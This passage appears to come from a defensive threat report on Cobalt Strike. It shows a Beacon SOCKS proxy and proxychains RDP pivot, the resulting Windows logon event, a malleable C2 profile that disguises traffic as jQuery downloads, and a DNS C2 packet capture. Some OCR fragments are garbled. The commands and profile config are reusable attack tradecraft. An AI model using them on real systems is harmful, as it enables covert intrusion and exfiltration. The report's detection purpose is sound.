
Below, we demonstrate how attackers take advantage of this technique using proxychains from the attackers' kali Linux host. In the first image, the attackers open a socks listening port, in this case port 8888, on the Cobalt Strike team server.



```
beacon> help socks
Use: socks [stop|port]

Starts a SOCKS4a server on the specified port. This server will relay
connections through this Beacon.

Use socks stop to stop the SOCKS4a server and terminate existing connections.

Traffic will not relay while Beacon is asleep. Change the sleep time with the
sleep command to reduce latency.
beacon> socks 8888
[+] started SOCKS4a server on: 8888
```

Creating the listening port (TCP port 8888)

In this second image, we employ proxychains from the attacker's Kali Linux host to RDP into our target's environment via the SOCKS server. We essentially add the team server's IP address into the proxychains configuration and connect with xfreerdp.




```
root@kali:~# proxychains xfreerdp /v:127.0.0.1:3389 /u:vagrant
ProxyChains-3.1 (http://proxychains.sf.net)
[20:55:35:205] [1154:1155] [INFO][com.freerdp.core] - freerdp_connect:freerdp_set_last_error_ex resetting error state
[20:55:35:205] [1154:1155] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdpdr
|S-chain|-<
Certificate
The above X
the CA cert
Please look
Do you trus
Password:
[20:55:44:841] [1154:1155] [INFO][com.winpr.sspi.NTLM] -         ProductMajorVersion: 10
[20:55:44:841] [1154:1155] [INFO][com.winpr.sspi.NTLM] -         ProductMinorVersion: 0
```

FreeRDP:127.0.0.1
Recycle Bin
Google Chrome
VMware Share...
Teams_win...
secrets
ick position 0
Windows Server 2016 Standard Evaluation
Windows License valid for 162 days
Build 14393.rs1_release.180427-1804
2:03 AM
1/21/2022

RDP into the target host using reverse proxy

Looking into the generated artifacts, we can see that a 4624 type 3 event is created on the target host. One interesting aspect that we have also mentioned in similar cases from our reporting is that the victim's hostname is captured in this logon event as well as the source address being 127.0.0.1.



```
Keywords        Date and Time           Source                                Event ID  Task C...
Audit Success   1/21/2022 2:00:16 AM    Microsoft Windows security auditing.      4624  Logon

Event 4624, Microsoft Windows security auditing.

General   Details

New Logon:
        Security ID:              WINDOMAIN\vagrant
        Account Name:             vagrant
        Account Domain:           WINDOMAIN
        Logon ID:                 0x207D47F
        Linked Logon ID:          0x0
        Network Account Name:     -
        Network Account Domain:   -
        Logon GUID:               {00000000-0000-0000-0000-000000000000}

Process Information:
        Process ID:               0x0
        Process Name:             -

Network Information:
        Workstation Name:         kali
        Source Network Address:   127.0.0.1
        Source Port:              0

Detailed Authentication Information:
        Logon Process:            NtLmSsp
        Authentication Package:   NTLM
        Transited Services:       -
        Package Name (NTLM only):         NTLM V2
        Key Length:               128

This event is generated when a logon session is created. It is generated on the computer that was accessed.

The subject fields indicate the account on the local system which requested the logon. This is most commonly a service such as the S
or Services.exe.

Log Name:         Security
```

Security Event ID 4624 Type 3 shows the attacker's hostname

Once again, the running Cobalt Strike beacon acts as the intermediary to facilitate the Remote Desktop session via reverse proxy.


Inside Cobalt Strike's C2 Traffic

This section will attempt to illustrate how the different malleable C2 profiles can affect network communication.

In some of the examples below, we simulated the malicious C2 channel to show how different malleable profile configurations can change the observed traffic. After that, we'll examine network data associated with lateral movement and the various methods employed by Cobalt Strike operators based on our observations.

HTTP/HTTPS C2 traffic

We will use a slightly modified version of the jquery profile to illustrate how the configuration defines the various fields that make up the C2 connection. Our previous article presented this jquery profile as one of the most commonly used profiles by threat actors in the intrusions we reported.



```
GET /jquery-3.3.1.min.js HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://code.jquery.com/
Accept-Encoding: gzip, deflate
Cookie: __cfduid=KYeWqzubRQHWkQD7ToUXTwJ0iyw1PKnq5OKdUq2YX50KctH8M-Q_aKU-
yUpSFF3a9lbdJ34O4ltRtnhlDH_cnev7es[illegible]4ZcoHLeJQ3yylWbUKB8ewlIZ6Y_2QBdUpN2K_zOkyVEkJBN_DVnguKAC7oAhhq9GEhDs1Ebp5sl6OE
User-Agent: Test User-agent - DEMO
Host: [redacted].42.9
Connection: Keep-Alive
Cache-Control: no-cache
```

```
HTTP/1.1 200 OK
Date: Sun, 26 Sep 2021 03:15:55 GMT
Server: NetDNA-cache/2.2
Content-Length: 1606
Keep-Alive: timeout=10, max=100
Connection: keep-alive
Content-Type: application/javascript; charset=utf-8
Cache-Control: max-age=0, no-cache
Pragma: no-cache

/*! jQuery v3.3.1 | (c) JS Foundation and other contributors | jquery.org/license */.
(o=t.documentElement,Math.max(t.body["scroll"+e],o["scroll"+e],t.body["offset"+e],o["offset"+e],o["client"+e])):void 0===i?w.css(t,n,s):w.style(t,n,i,s)},t,a?i:void
0,a)}})}),w.each("blur focus focusin focusout resize scroll click dblclick mousedown mouseup mousemove mouseover mouseout mouseenter mouseleave change select
submit keydown keypress keyup contextmenu".split(" "),function(e,t){w.fn[t]=function(e,n){return arguments.length>0?
this.on(t,null,e,n):this.trigger(t)}}),w.fn.extend({hover:function(e,t){return this.mouseenter(e).mouseleave(t||e)}}),w.fn.extend({bind:function(e,t,n){return
this.on(e,null,t,n)},unbind:function(e,t){return this.off(e,null,t)},delegate:function(e,t,n,r){return this.on(t,e,n,r)},undelegate:function(e,t,n){return 1===arguments.length?
this.off(e,"**"):this.off(t,e||"**",n)}}),w.proxy=function(e,t){var n,r,i;if("string"==typeof t&&(n=e[t],t=e,e=n),g(e))return r=o.call(arguments,2),i=function(){return
e.apply(t||this,r.concat(o.call(arguments)))},i.guid=e.guid=e.guid||w.guid++,i},w.holdReady=function(e){e?
w.readyWait++:w.ready(!0)},w.isArray=Array.isArray,w.parseJSON=JSON.parse,w.nodeName=N,w.isFunction=g,w.isWindow=y,w.camelCase=G,w.type=x,w.now=Date.n
ow,w.isNumeric=function(e){var t=w.type(e);return("number"===t||"string"===t)&&!isNaN(e-parseFloat(e))},"function"==typeof define&&define.amd&&define("jquery",
[],function(){return w});var Jt=e.jQuery,Kt=e.$;return w.noConflict=function(t){return e.$===w&&(e.$=Kt),t&&e.jQuery===w&&(e.jQuery=Jt),w},t||(e.jQuery=e.$=w),w});
```

```
set sample_name "jQuery CS 4.0 Profile";

set sleeptime "1";          # 0 Seconds
set jitter    "37";           # % jitter

set useragent "Test User-agent - DEMO";

https-certificate {

    set C   "US";
    set CN  "jquery.com";
    set O   "jQuery";
    set OU  "Certificate Authority";
    set validity "365";
}

set host_stage "true"; # Host payload for staging over HTTP, HTTPS, or DNS. Required by stagers.set

http-stager {
    set uri_x86 "/jquery-3.3.1.slim.min.js";
    set uri_x64 "/jquery-3.3.2.slim.min.js";

    server {
        header "Server" "NetDNA-cache/2.2";
        header "Cache-Control" "max-age=0, no-cache";
        header "Pragma" "no-cache";
        header "Connection" "keep-alive";
        header "Content-Type" "application/javascript; charset=utf-8";
        output {
            # 1st Line
            prepend "/*! jQuery v3.3.1 | (c) JS Foundation and other contributors | jquery.org/license */";
            append "\".(o=t.documentElement,Math.max(t.body[\"scroll\"+e],o[\"scroll\"+e],t.body[\"offset\"+e],o[\"offset\"+e],o[\"client\"+e])):void 0===i?w.css(t,n,s):w.style(t,n,i,s)},t,a?i:void 0,a)}})}),w.each(\"blur focus.....<REDACTED TO FIT THE SCREENSHOT>;
            print;
        }
    }

    client {
        header "Accept" "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8";
        header "Accept-Language" "en-US,en;q=0.5";
        #header "Host" "code.jquery.com";
        header "Referer" "http://code.jquery.com/";
        header "Accept-Encoding" "gzip, deflate";
    }
}
```


As shown above, malleable C2 profiles can generate unique network traffic based on the provided configuration. A portion of the malleable C2 profile configuration is shown at the bottom half of the screenshot. At the top half of the screenshot, we show the HTTP communication between the Beacon and the Cobalt Strike server.

The malleable profile determines the content of all parameters used in GET and POST requests. Because of how simple it is to change these parameters, creating network signatures for proactive defense can be difficult. Defenders can create signatures for publicly available profiles (see Sigma section below) or profiles extracted and made available thru open-source reporting. One could search for traffic that matches known patterns (such as jquery or amazon) but the target IP/domain does not match the expected infrastructure.

DNS C2 traffic

Cobalt Strike is capable of using DNS as the C2 method. Operators can choose to configure their server to respond to beacon requests in A, AAAA or TXT records. This strategy is useful for more covert operations, as the destination host could be a benign DNS server. Defenders will have to inspect the traffic data and look for suspicious DNS records.


The screenshot below is from the official Cobalt Strike documentation page and shows how DNS communication works between the compromised host and the C2 server.



In the below example, we emulated this technique and configured the Beacon to communicate over DNS and request new tasks using A records. In the same way, we can configure the Beacon to use TXT or AAAA records for requesting tasks or sending information to the server. It is worth noting that the default method is the DNS TXT record data channel. Below is the infrastructure that we used for demonstration purposes:


- Target Host: 192.168.88.179
- Internal DNS server: 192.168.88.2
- Cobalt Strike C2 domain: infosecppl.store

We instructed the Beacon to execute the command systeminfo on the compromised host. As you can see from the screenshot below, it took 148 packets containing DNS requests and responses to finish the task and send back the data to the Cobalt Strike Server. The activity took 5 seconds to complete.



```
No.   Time      Source          Destination     Protocol Length Info
    1 0.000000  192.168.88.179  8.8.8.8         DNS      100 Standard query 0xa112 A 7c6716f2.dns.infosecppl.store OPT
    2 0.030465  192.168.88.142  192.168.88.2    DNS       89 Standard query 0xeedb A 7c6716f2.dns.infosecppl.store
    3 0.101606  8.8.8.8         192.168.88.179  DNS      116 Standard query response 0xa112 A 7c6716f2.dns.infosecppl.store A 0.0.0.242 OPT
    4 0.104252  192.168.88.179  8.8.8.8         DNS      114 Standard query 0x7fee A api.0676f070e.7c6716f2.dns.infosecppl.store OPT
    5 0.139136  192.168.88.142  192.168.88.2    DNS      103 Standard query 0x4b75 A api.0676f070e.7c6716f2.dns.infosecppl.store
    6 0.146884  192.168.88.2    192.168.88.142  DNS      105 Standard query response 0xeedb A 7c6716f2.dns.infosecppl.store A 0.0.0.242
    7 0.195783  8.8.8.8         192.168.88.179  DNS      130 Standard query response 0x7fee A api.0676f070e.7c6716f2.dns.infosecppl.store A 0.0.0.80 OPT
    8 0.198506  192.168.88.179  8.8.8.8         DNS      114 Standard query 0x20df TXT api.1676f070e.7c6716f2.dns.infosecppl.store OPT
    9 0.218672  192.168.88.142  192.168.88.2    DNS      103 Standard query 0x981c TXT api.1676f070e.7c6716f2.dns.infosecppl.store
   10 0.288467  8.8.8.8         192.168.88.179  DNS      235 Standard query response 0x20df TXT api.1676f070e.7c6716f2.dns.infosecppl.store TXT OPT
   11 0.384130  192.168.88.2    192.168.88.142  DNS      119 Standard query response 0x4b75 A api.0676f070e.7c6716f2.dns.infosecppl.store A 0.0.0.80
   12 0.466348  192.168.88.2    192.168.88.142  DNS      224 Standard query response 0x981c TXT api.1676f070e.7c6716f2.dns.infosecppl.store TXT
   13 2.361396  192.168.88.179  8.8.8.8         DNS      120 Standard query 0xf48c A post.1a70.068711336.7c6716f2.dns.infosecppl.store OPT
   14 2.390265  192.168.88.142  192.168.88.2    DNS      109 Standard query 0x2084 A post.1a70.068711336.7c6716f2.dns.infosecppl.store
   15 2.470220  8.8.8.8         192.168.88.179  DNS      136 Standard query response 0xf48c A post.1a70.068711336.7c6716f2.dns.infosecppl.store A 0.0.0.0 OPT
   16 2.472934  192.168.88.179  8.8.8.8         DNS      287 Standard query 0xf519 A post.3bdebe8aa0a2354699a70880898024680a46ebf7d6e31eed03368cd14.516750f4d548d78e8f7327f0ae24f…
   17 2.500935  192.168.88.142  192.168.88.2    DNS      276 Standard query 0x3f2c A post.3bdebe8aa0a2354699a70880898024680a46ebf7d6e31eed03368cd14.516750f4d548d78e8f7327f0ae24f…
   18 2.594641  8.8.8.8         192.168.88.179  DNS      303 Standard query response 0xf519 A post.3bdebe8aa0a2354699a70880898024680a46ebf7d6e31eed03368cd14.516750f4d548d78e8f73…
   19 2.597018  192.168.88.179  8.8.8.8         DNS      287 Standard query 0x3de3 A post.3ac5fcc34755b9bf84d47c6fe0c1e909a175f539932e773be31c4a98a.16cbc1f11d2401584a4f41fccda47…
   20 2.623418  192.168.88.142  192.168.88.2    DNS      276 Standard query 0x1678 A post.3ac5fcc34755b9bf84d47c6fe0c1e909a175f539932e773be31c4a98a.16cbc1f11d2401584a4f41fccda47…
   21 2.696425  8.8.8.8         192.168.88.179  DNS      303 Standard query response 0x3de3 A post.3ac5fcc34755b9bf84d47c6fe0c1e909a175f539932e773be31c4a98a.16cbc1f11d2401584a4f…
   22 2.698711  192.168.88.179  8.8.8.8         DNS      287 Standard query 0x1fb1 A post.35fbdae785b00a2af12dc31a940a2efd5672ca50cc730ac587cba96c7.edb0967d7ea64b3f073b79f428f2a…
   23 2.715864  192.168.88.2    192.168.88.142  DNS      125 Standard query response 0x2084 A post.1a70.068711336.7c6716f2.dns.infosecppl.store A 0.0.0.0
   24 2.717405  192.168.88.142  192.168.88.2    DNS      276 Standard query 0x50ad A post.35fbdae785b00a2af12dc31a940a2efd5672ca50cc730ac587cba96c7.edb0967d7ea64b3f073b79f428f2a…
   25 2.790907  8.8.8.8         192.168.88.179  DNS      303 Standard query response 0x1fb1 A post.35fbdae785b00a2af12dc31a940a2efd5672ca50cc730ac587cba96c7.edb0967d7ea64b3f073b…
   26 2.793324  192.168.88.179  8.8.8.8         DNS      287 Standard query 0x7d03 A post.39a6725dcdb5b09952ce8513f8471869829b583c27c6fd57746ef7e23.c8c41b7f617167a3a6ff628c17971…
   27 2.823782  192.168.88.142  192.168.88.2    DNS      276 Standard query 0x0287 A post.39a6725dcdb5b09952ce8513f8471869829b583c27c6fd57746ef7e23.c8c41b7f617167a3a6ff628c17971…
   28 2.884952  8.8.8.8         192.168.88.179  DNS      303 Standard query response 0x7d03 A post.39a6725dcdb5b09952ce8513f8471869829b583c27c6fd57746ef7e23.c8c41b7f617167a3a6ff…
   29 2.887392  192.168.88.179  8.8.8.8         DNS      287 Standard query 0x529c A post.3e07e2e1857a975873daea3d30aab80f788b405b3d572b40b483fd286.62bb538bde8d6209e1e074358f7bb…
